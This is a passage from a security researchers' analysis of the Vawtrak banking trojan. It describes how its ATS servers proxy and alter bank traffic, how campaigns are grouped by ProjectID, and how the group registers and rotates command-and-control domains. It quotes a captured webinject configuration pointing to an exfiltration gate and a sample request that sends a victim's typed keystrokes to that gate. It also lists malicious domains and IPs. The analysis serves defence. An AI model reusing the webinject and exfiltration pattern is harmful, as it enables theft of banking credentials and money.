


Figure 23. Response from an ATS server viewed from an infected browser

Keep in mind that even though the original URL is displayed in the image, the communication is performed through the ATS server.

The flux diagram below (Figure 24) shows the communication process from when the user tries to make a valid request to a targeted site, to the point at which the information is received by the web browser, having passed through the ATS server.




Figure 24. Flux diagram of the behaviour of Vawtrak when using an ATS

The process is as follows:

1. **Target access:** the user enters the target website and triggers a webinject. The Vawtrak binary then looks for the webinject provided by the C2 and finds a URL for an ATS server
2. **Man-in-the-browser response interception:** the webinjects module uses the ATS server as a proxy forwarding all requests to it
3. **ATS proxy communication:** The ATS communicates with the target website sending the request from the user, and obtaining the response from the server. In this step, the ATS can modify the request or the response.
4. **Man-In-The-Browser response delivery:** The ATS forwards the response from the target website to the webinject module
5. **Targeted site response return:** the module shows the information to the user via the infected browser

The response can be modified in one of many different ways, for example, to modify the data sent in a transaction (the user could input a genuine destination account and the ATS server could change it to send the money elsewhere), or to steal additional information from the user.

The ATS request structure is described below:

Format:

http://ATS_SERVER/<target>/<resource>

Parameters:

<target>: an identifier for the target generated in a similar way to the first format. A request sent to this resource will be forwarded by the ATS to the original resource located in the targeted site.

<resource>: identifies additional information to obtain such as images, css, javascript code, etc., for the affected target.

A notification system has also been found in one of these servers, on the resource "/tkn2/gate.php". The following is served in the first ATS response of the communication seen before:

```
<script type="text/javascript">
var PanelLinkConfig = {
        gateURL: 'https://1024bitsecurity.com/tkn2/gate.php',
        bankName: 'bl_rbs'
};
var DEBUG_MODE = false;
</script>
<script type="text/javascript" src="/lib/PanelLink.js"></script>
```

The first script section specifies the gate to exfiltrate the data and the associated bank identifier. The "/lib/PanelLink.js" file defines the functions and which information will be exfiltrated, for example; the loaded page, the state of the communication, the user's keystrokes, etc. The following request is sent when the user has typed "123456" in the login field of the modified website:

```
https://1024bitsecurity.com/tkn2/gate.php?callback=jQuery112105458393476493961_1472572778973&type=wait&data=&bank=biz_tsb&aid=107&botid=12_1305288555&botnetid=4&status=1&stext=login+typing%3A+123456&_=1472572778995
```

This enables the attackers to retrieve information even when the user has not submitted the form on the targeted sites.

Figure 25 shows that this information can also be seen in the log console of the web browser if the DEBUG_MODE is enabled:




Figure 25. log console with DEBUG_MODE enabled

4.2- VAWTRAK PROJECTID

When Vawtrak communicates with the C2, one of the parameters sent is the ProjectID. We've been monitoring the ProjectIDs distributed by the Vawtrak group throughout July and August 2016.

Our analysis has shown that the ProjectIDs identify campaigns that target certain sites. Besides identifying the target, the Vawtrak group can gather information from the amount of infections and the stolen information for a ProjectID.

Different hosts have answered with the same webinject for the same ProjectID, suggesting that the Vawtrak group might be using a similar architecture to **Moskalvzapoe**.

Another characteristic discovered while investigating the ProjectIDs is the fact that some of them use the same webinject configuration. The following list shows all the found ProjectIDs grouped with those that share the same webinject configuration:




Figure 26. ProjectID groups

Analysis of the webinjects and webfilters showed that most of the ProjectIDs share the same expressions, meaning that either the different ProjectIDs have the same origin, or the group created different ProjectIDs that began to share a common set of targets.

The ProjectIDs found target banks from U.S., Canada, Chile, Germany, U.K. and Italy. However, no ProjectID was found to target Japan in the analyzed period. Also, the ProjectIDs don't seem to differentiate their targets geographically.

More information about the ProjectIDs and their objectives can be found in the "Appendix 3: Target URL evolution of webinjects configurations".

4.2.1 GLOBAL RELATIONSHIP BETWEEN PROJECTIDS

Figure 27 shows the relationship between the ProjectIDs groups analyzed using a graph tree. The analysis shows that the ProjectIDs at the lower-end of the tree are evolutions (or improvements) over the ones at the upper-end. There are four groups (A, B, C and D) which haven't been found on the wild, but which could be the origins for the ProjectIDs that follow.




Figure 27. Relationship between the ProjectIDs groups; The numbers represent ProjectIDs.

EVOLUTION OF A TOWARDS B AND C




Figure 28. Subgroups of A

The evolution of the ProjectIDs seems to begin with a common ancestor, A, that possesses common URLs between all ProjectIDs. From A, two new subgroups appear; B, which is more focused on banks located in the UK, and C, which appears to focus on banks in the US.

EVOLUTION OF B SUBGROUPS




Figure 29. B subgroups

Two new subgroups are born from B, 1 and 900, and both inherit the targets of B. Subgroup 900 uses a couple of regular expressions to target UK banks, while, on the other hand, subgroup 1 targets multiple Norwegian banks, one Italian bank and one online paying platform.

Subgroup 10 is born from the combination of 1 and 900, containing regular expressions with the URL for each UK bank targeted by 900, the Norwegian and Italian banks from the subgroup 1, and new additional targets in Italy, US, UK and Canada.

Finally, the subgroup 13 has the same URLs as 900, with some of the new URLs added to the subgroup 10, and some additional URLs for the UK.

EVOLUTION OF C SUBGROUPS




Figure 30. C subgroups

The first subgroup, 21, has the same US URLs as C but with some improvements, and also with some additional webinjects and webfilters for online marketplaces and paying platforms.

The subgroups 22 and 23 share the same targets, even though the webinjects have slight variations. They also target a new bank in Romania, as well as the banks C is targeting. On the other hand, subgroup 20 has additional URLs targeting more banks in Romania, and additional banks in Indonesia, Germany, Croatia, Chile and UK.

Lastly, the subgroup D has the same URLs as C, but with additional URLs for US and UK banks, as well as online marketplaces and a variety of web services (such as email, chat rooms, and search engines). The second ATS format is used for this subgroup.

EVOLUTION OF D SUBGROUPS SUBGROUPS




Figure 31. D subgroups

The subgroup 170 is a direct improvement on subgroup D, and adds a regular expression that targets multiple banks that share a similar URL, as well as a number of other banks in regions targeted by D, a plus one German bank and an online payment platform.

Besides the subgroup 170, the subgroup 50 also hangs from D. This subgroup adds three new regular expressions that affect two US banks, and also targets a website related to bitcoin wallets. The subgroup 30 is an improvement of 50, and has a new URL for an investment website.

4.3- DOMAIN ACTIVITY

Based on the information we've retrieved, the Vawtrak group has registered at least 359 domains from August 2015 to June 2016. Figure 32 shows the domain registrations by month:




Figure 32. Number of registered domains

In a similar manner to **Moskalvzapoe**, Vawtrak group creates approximately 33 domains per month, averaging one per day. In April 2016, Vawtrak group registered up to 22 domains in a single day:

DATE	DOMAINS		
2016-04-13	takeaphoto.loan chalengeforyou.win dringeraout.com	quicklinks.download epicsimple.science greyscrolling.com	fastblackspeed.racing … and 15 More
2016-04-26	2cicit2itiw.xyz 2miu6ytrvt.xyz 2stop1team.ru	2lobbyb4obby.com 2sipp5liut.ru 2cross8brisz.net	2cross8brisz.net 2chaiw3rcomp.pw

This table does not show all the registered domains due to the volume archived on 13 April 2016.

It's interesting to note the different uses each group assigned to the domains registered. For example, on 13 April 2016 the Vawtrak group had the following resource in all their new domains:

- http://goodtrade.bid/rss/feed/stream
- http://fastblackspeed.racing/rss/feed/stream
- http://todaywith.date/rss/feed/stream/
- http://fastandeasy.trade/rss/feed/stream
- http://greyscrolling.com/rss/feed/stream/
- http://cangetyour.review/rss/feed/stream
- http://takeaphoto.loan/rss/feed/stream
- http://beproudof.faith/rss/feed/stream/
- http://epicsimple.science/rss/feed/stream
- http://seeyounow.webcam/rss/feed/stream
- http://oldblackman.party/rss/feed/stream
- http://quicklinks.download/rss/feed/stream/
- http://championinred.win/rss/feed/stream
- http://chalengeforyou.win/rss/feed/stream

However, the domains registered on 26 April 2016 had a different resource:

- http://2sipp5liut.ru/project/i.gif
- http://2lobbyb4obby.com/project/i.gif
- http://2chaiw3rcomp.pw/project/i.gif
- http://2cross8brisz.net/project/i.gif
- http://2miu6ytrvt.xyz/project/i.gif

Instead of attributing multiple domains to a single IP (like Moskalvzapoe), Vawtrak group bounces their domains over multiple IPs, so that one domain resolves to different IPs at different moments in time, and each IP has multiple domains associated to it at any one time:




Figure 33. Snapshot of a subset of the Vawtrak group infrastructure in April 2016

For example, the domain samsol.net seen in Figure 33 resolves to different IPs at different times.

DATE	IP
2016-04-08	185.81.113.166
2016-04-20	185.17.120.174
2016-04-22	217.12.223.70

5- CONCLUSION

